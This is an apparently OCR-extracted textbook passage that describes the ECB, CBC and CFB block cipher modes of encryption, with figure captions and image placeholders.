


Figure 20.10: Electronic Code Book (ECB) mode encryption

- **Cipher Block Chaining (CBC) Mode**

  The CBC mode is an improvement over ECB that rectifies most of the security flaws in ECB. In the CBC mode, the process of encryption requires an initialization vector and a secret key. First, the plaintext is divided into blocks of the same size. The first block is XOR with the initialization vector (IV), and the resultant is sent as input to the block cipher encryption algorithm, along with the secret key. The output is the first block of ciphertext. This cipher block is used to perform XOR with the next plaintext block; the chain process continues till the last block of plaintext.

  On the destination side, the first block of ciphertext and secret key is sent to the block cipher decryption algorithm, and the result is XOR with the same IV. The output is the first block of plaintext. For the next cipher blocks, in the place of the IV, the previously used cipher block is input to perform XOR; this process continues for the remaining cipher blocks. However, this mode also has a problem: if one generated ciphertext block has an error, it propagates to the subsequent cipher blocks.



Plaintext
Plaintext
Initialization Vector (IV)
XOR
XOR
Block Cipher Encryption
Block Cipher Encryption
Secret Key
Secret Key
Ciphertext
Ciphertext

Figure 20.11: Cipher Block Chaining (CBC) mode encryption

- **Cipher Feedback (CFB) Mode**

  In the CFB mode, previously generated ciphertext is used as feedback for the encryption algorithm to encrypt the next plaintext block to ciphertext. First, the initialization vector (IV) is stored in a shift register and sent to the encryption algorithm, along with a secret key. From the result of that encryption, the first S bits are selected, and the XOR operation is performed with a plaintext block of size S. The resultant output is the ciphertext block. For the next encryption block, the previous cipher block is given as the input to the shift register; it shifts S bits to the left, and the process is continued till the end of the plaintext.

  On the destination side, the decryption process is the same till the XOR operation. The XOR operation is performed for the first S bits from the result of the encryption algorithm and the first cipher block, and the output is the first block of plaintext. For the subsequent blocks, the previously used cipher block is taken as the input for the shift register, and the process continues till the last cipher block. The advantage of this mode is that it makes cryptanalysis difficult as it has some data loss because of the use of shift registers.

